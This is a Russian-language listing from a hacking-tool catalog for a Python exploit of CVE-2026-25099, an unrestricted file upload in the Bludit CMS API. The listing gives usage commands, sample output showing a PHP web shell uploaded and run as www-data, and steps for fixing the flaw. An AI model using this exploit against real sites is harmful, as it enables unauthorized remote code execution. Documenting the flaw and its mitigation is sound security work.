
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-25099 — Python-эксплойт для Bludit CMS API, использующий неограниченную загрузку файлов, приводящую к удалённому выполнению кода, с возможностью выполнения команд и интерактивной оболочки для авторизованного тестирования. | Kitploit
Инструменты/GitHubGitHub/yahiahamza/cve-2026-25099
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubyahiahamza/cve-2026-25099

CVE-2026-25099

Python-эксплойт для Bludit CMS API, использующий неограниченную загрузку файлов, приводящую к удалённому выполнению кода, с возможностью выполнения команд и интерактивной оболочки для авторизованного тестирования.

Репозиторий
507 месяцев назадЕщё не проверено
Поделиться

CVE-2026-25099 - Неограниченная загрузка файлов через API Bludit CMS с последующим выполнением кода (RCE)

Описание

Версии Bludit CMS до 3.18.4 позволяют аутентифицированному атакующему с действительным API-токеном загружать файлы любого типа и расширения через конечную точку POST /api/files/<page-key>. Функция uploadFile() не выполняет проверку расширения файла или его содержимого, что позволяет загружать PHP-веб-шеллы и выполнять их от имени пользователя www-data.

Затронутые версии

  • Уязвимые: Bludit < 3.18.4
  • Исправленные: Bludit 3.18.4
  • Предварительное условие: Действительный API-токен (виден в админ-панели в разделе Плагины → API)

Использование

# Выполнение одной команды
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# Интерактивная оболочка
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

Пример вывода

[*] CVE-2026-25099 - Загрузка файла через API Bludit CMS с последующим выполнением кода (RCE)
[*] Цель: http://target
[*] Получение ключа страницы...
[+] Ключ страницы: create-your-own-content
[*] Загрузка веб-шелла...
[+] Шелл загружен: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] Проверка RCE...
[+] RCE подтверждён: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Интерактивная оболочка (введите 'exit' для выхода)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');

Скриншоты

Выполнение PoC

Устранение уязвимости

  • Обновитесь до Bludit 3.18.4 или более поздней версии
  • Отключите плагин API, если он не нужен
  • Отслеживайте /bl-content/uploads/ на предмет неожиданных PHP-файлов

Ссылки

  • CVE-2026-25099 на MITRE
  • Технический анализ - yh.do

Автор

Yahia Hamza - https://yh.do

Отказ от ответственности

Этот инструмент предоставляется только для авторизованного тестирования безопасности и образовательных целей. Используйте ответственно и только против систем, на тестирование которых у вас есть разрешение.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




